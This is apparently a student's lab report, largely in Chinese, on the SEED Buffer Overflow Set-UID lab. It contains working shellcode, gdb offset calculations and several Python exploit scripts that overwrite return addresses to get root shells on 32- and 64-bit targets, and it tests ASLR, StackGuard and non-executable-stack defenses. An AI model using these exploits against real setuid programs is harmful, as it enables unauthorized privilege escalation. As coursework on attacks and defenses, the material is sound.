

## Lab3

—*Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundary of a buffer.*

1. 实验要求: [https://seedsecuritylabs.org/Labs\\_20.04/Files/Buffer\\_Overflow\\_Setuid/Buffer\\_Overflow\\_Setuid.pdf](https://seedsecuritylabs.org/Labs_20.04/Files/Buffer_Overflow_Setuid/Buffer_Overflow_Setuid.pdf)

### 2. 实验过程

- Task 1: Getting Familiar with Shellcode

- 高级代码 → 汇编代码 → 根据指令转化成相应的十六进制表示

```
[10/07/23] seed@VM:~/.../shellcode$ cat call_shellcode.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =
#if __x86_64__
"\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
.
```

- 此次攻击背景: 关闭了地址的随机化, 并且设置了栈可执行

```
[10/07/23] seed@VM:~/.../shellcode$ cat Makefile
all:
    gcc -m32 -z execstack -o a32.out call_shellcode.c
    gcc -z execstack -o a64.out call_shellcode.c

setuid:
    gcc -m32 -z execstack -o a32.out call_shellcode.c
    gcc -z execstack -o a64.out call_shellcode.c
    sudo chown root a32.out a64.out
    sudo chmod 4755 a32.out a64.out

clean:
    rm -f a32.out a64.out *.o
```

- 攻击的效果: 成功获取了 root 权限

```
[10/07/23] seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[10/07/23] seed@VM:~/.../shellcode$ ./a64.out
$
```

- Task 2: Understanding the Vulnerable Program

- 程序的漏洞在于使用了无边界检查的 `strcpy()` 不安全函数，存在 overflow 的风险。

`strcpy()` 的函数原型如下： `char * strcpy ( char * destination, const char * source );`

```

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile");
        exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}

```

- Task 3: Launching Attack on 32-bit Program (Level 1)

- 在 Set-UID 程序中执行 shell 是相当危险的，所以 Ubuntu16.04 有相关的保护机制（运行 Set-UID 时，会将有效用户 ID 变为实际用户 ID，主动放弃特权），最终实验结果只能得到一个普通的 shell 而非 root shell。为得到 root shell，可采取以下两种方法之一：

1. `sudo ln -sf /bin/zsh /bin/sh`;
2. 修改 shellcode：从 "`\x68"/sh`" → "`\x68"/zsh`"。


- 使用 gdb 调试，获取调用 `bof()` 时 `ebp` 地址和 `buffer[]` 起始地址，根据内存存放规则，Return Address 存储在当前 `ebp+4` 的位置，所以返回地址区域到 `buffer` 起始处的距离是 **112**。

```

gdb-peda$ p $ebp
$1 = (void *) 0xfffffc98
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xfffffc2c
gdb-peda$ p/d 0xfffffc98-0xfffffc2c
$3 = 108

```

- 构造 payload：利用空字符填充，然后将返回地址用 `/bin/sh` 的十六进制编码。可直接通过 `/code/call_shellcode.c` 获取 shellcode。简言之要实现的目标是——将 **NEW ebp**（事实上应该是 **NEW RA**，特此更正）指向 **Success** 区域，而后经过一系列 NOP 指令，最终执行 shellcode。



由上图可列如下方程组（记  $ebp = \text{gdb's } ebp$ ,  $rebp = \text{real time } ebp$ ）

$$\begin{cases}
ret = ebp + x \\
len(badfile) = 51 \\
\Delta = repb - ebp \\
ret \geq repb + 8 \\
ret \leq repb + len(badfile) - len(repb - &buffer) - len(shellcode)
\end{cases}$$

解得  $x \in [\Delta + 8, \Delta + 51] - len(repb - &buffer) - len(shellcode)]$

经尝试可得，实际运行时栈帧比 gdb 调试时地址高 97 bytes。故下方的红色方框数值范围为  $[105, 478]$ 。原则：数值的冗余度  $\in [real\ time\ ebp + 8, len(badfile) - len(shellcode)]$

```

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb98 + 479 # Change this number
offset = 112 # Change this number

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

成功获取 root shell 权限。

```

[10/22/23] seed@VM:~/.../code$ python3 exploit.py
[10/22/23] seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),
,24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(s
ambashare),136(docker)

```

- Task 4: Launching Attack without Knowing Buffer Size (Level 2)

- 要求

Please be noted, you are only allowed to construct **one payload that works for any buffer size** within this range.

- 用 gdb 调试 `stack-L2-dbg` 信息如下:

```

gdb-peda$ p $ebp
$1 = (void *) 0xffffcb98
gdb-peda$ p &buffer
$2 = (char (*)[160]) 0xffffcaf0
gdb-peda$ p/d b98-af0
No symbol "b98" in current context.
gdb-peda$ p/d 0xb98-0xaf0
$3 = 168

```

- 为了实现  $\text{BUF\_SIZE} \in [100, 200]$ , 均能用同一个 badfile 爆破, 将构造的 RA 铺满所有可能情况。

```

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcb98 + 418 # Change this number
L = 4      # Use 4 for 32-bit address and 8 for 64-bit address

for offset in range(112, 216, L):
    content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

- 根据上述整理的公式，以及调试得出  $\Delta = 136$ ,  $x \in [144, 418]$ , 令  $x = 200$  顺利获取 shell 权限。

```

[10/22/23] seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(pluadev),120(lpadmin),131(lxd),132(sambashare),136(docker)

```

- Task 5: Launching Attack on 64-bit Program (Level 3)

- 难点:

- 64bits 的情况下，地址最高两字节总为 0，但 `strcpy()` 遇到 0 会停止 copy，如何处理地址？
  - `BUF_SIZE ∈ [100, 400]`
- 用 `gdb` 调试情况如下:


```

gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffff910
gdb-peda$ p $rbp
$3 = (void *) 0x7fffffff9e0
gdb-peda$ p/d 0xe0-0x10
$4 = 208

```

- 因为难点 1 无法绕过，所以选择将 `shellcode` 前置到 `ret` 之前的区域。与 task3 同理，要实现的目标是——将 `NEW ebp`（事实上应该是 `NEW RA`，特此更正）指向 `Success` 区域。

# Real time | Using gdb



$$\left\{ \begin{array}{l} \text{ebp} + x \geq \text{buffer} \\ \text{ebp} + x \leq \text{ebp} - \text{len(shell code)} \end{array} \right.$$

**温馨提示：**每次重启之后，会默认将地址随机化开启，需要重新键入 `sudo sysctl -w kernel.randomize_va_space=0` 关闭地址随机化。以下两种方式可用于查看地址随机化是否开启：

```
[10/22/23] seed@VM:~/.../code$ cat /proc/sys/kernel/randomize_va_space
2
[10/22/23] seed@VM:~/.../code$ sysctl -a --pattern "randomize"
kernel.randomize_va_space = 2
```

经调试可得， $\Delta = 96$ 。修改 `exploit.py` 成功获取 shell 权限：

```

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 0 # [0, len(ebp) - &buffer) - len(shellcode)]
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0x7fffffff910 + 96 # [delta, delta + len(ebp) - &buffer) - 30]
offset = 216

L = 8      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####


# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

[10/22/23]seed@VM:~/.../code\$ ./exploit.py  
[10/22/23]seed@VM:~/.../code\$ ./stack-L3  
Input size: 517  
# id  
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)

- o Task 6: Launching Attack on 64-bit Program (Level 4)

- 难点: BUF\_SIZE = 10。
- 思路: 我们无法在如此小的空间内存储 shellcode, 于是自然而然就有两个想法。第一, 对 shellcode 剪枝; 第二, 另辟新空间。第一条路显然走不通, 所以我们应该走第二条路。根据调用链 badfile → str → buffer, 既然 buffer 不可用, 那么就把主意打到 str 上, 而且 str 存储了完整的 shellcode! ! 接下来的事情就简单了, 将 NEW RA, 指向 Success 区域。



- 用 gdb 调试信息如下（目的是求 offset，以及一个可供猜测的 str 地址）：

```

Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff9e0
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffff9d9d6
gdb-peda$ p/d 0xe0-0xd6
$3 = 10
gdb-peda$ p str
$4 = 0x7fffffffde10 '\220' <repeats 100 times>, "H1\322RH\270/bin//shPH\211\347
RWH\211\346H1\300\260;\017\005", '\220' <repeats 70 times>...

```

- 此时  $x \in [\Delta + 26, \Delta + \text{len}(\text{badfile}) - \text{len}(\text{shellcode})]$ ，即  $x \in [\Delta + 26, \Delta + 487]$ 。实测  $\Delta=112$ ，理论上  $x$  取值范围 [138, 599]，实测范围 [138, 600]，出现偏差的可能原因是：

```

User:
-----
If I missing the "\x48" in the first line, why this shellcode can still execute normally
-----
GPT-4:
-----
Firstly, it's important to note that every byte in your shellcode is important and provides specific low-level instructions for the cpu. The "\x48" that you specified as a prefix for some of your operations is a REX prefix in x86_64 architecture. It specifically allows access to additional registers and to specify 64-bit operand size. So, it should really be there for correct operation.

However, your statement is correct that in this specific shellcode, some instructions can work without "\x48" or the REX prefix. For example:
"\x31\x21" instead of "\x48\x31\x21" is still valid but it will zero the 'edx' register (not 'rdx').
"\xb8\x2f\x02\x09\x6e" instead of "\x48\xbb\x2f\x02\x09\x6e" is still valid but it will move the value into 'eax' register (not 'rax').

That being said, it isn't guaranteed to work in all situations, and messing with the REX prefix can cause other issues or inaccuracies in your shellcode. For reliable operation, it's best to include the REX prefix when it's needed.
-----

```

修改 exploit.py 后获取了 shell 权限：

```

#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret      = 0x7fffffffde10 + 600 # [delta + 26, delta + len(badfile) - len(shellcode)]
offset = 18

L = 8      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

```

[10/22/23] seed@VM:~/.../code$ ./exploit.py
[10/22/23] seed@VM:~/.../code$ ./stack-L4
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)

```

- Tasks 7: Defeating dash's Countermeasure

- 不使用 setuid(0) 的情况:

```

[10/22/23] seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/22/23] seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[10/22/23] seed@VM:~/.../shellcode$ ./a64.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit

```

- 使用 setuid(0) 的情况:

```

[10/22/23] seed@VM:~/.../shellcode$ make clean && make setuid
rm -f a32.out a64.out *.o
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/22/23] seed@VM:~/.../shellcode$ ./a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/22/23] seed@VM:~/.../shellcode$ ./a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/22/23] seed@VM:~/.../shellcode$ ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root      9 Oct 22 23:51 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh

```

- Task 8: Defeating Address Randomization

- 开启地址随机化前，攻击成功。开启后，攻击失败

```
[10/23/23]seed@VM:~/.../code$ ./exploit.py
[10/23/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[10/23/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/23/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
```

- 暴力破解成功：

```
./brute.sh: line 12: 227950 Segmentation fault      ./stack-L1
1 minutes and 50 seconds elapsed.
The program has been running 151797 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

- Tasks 9: Experimenting with Other Countermeasures

- 无 StackGuard 保护措施前，攻击成功：

```
[10/23/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/23/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

- 开启 StackGuard 保护措施后，攻击失败：

```
[10/23/23]seed@VM:~/.../code$ vim Makefile
[10/23/23]seed@VM:~/.../code$ make clean && make
rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
gcc -DBUF_SIZE=100 -z execstack -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/23/23]seed@VM:~/.../code$ ./exploit.py
[10/23/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
```

- 开启栈不可执行后，攻击失败：

```
[10/23/23]seed@VM:~/.../shellcode$ make clean && make
rm -f a32.out a64.out *.o
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/23/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/23/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

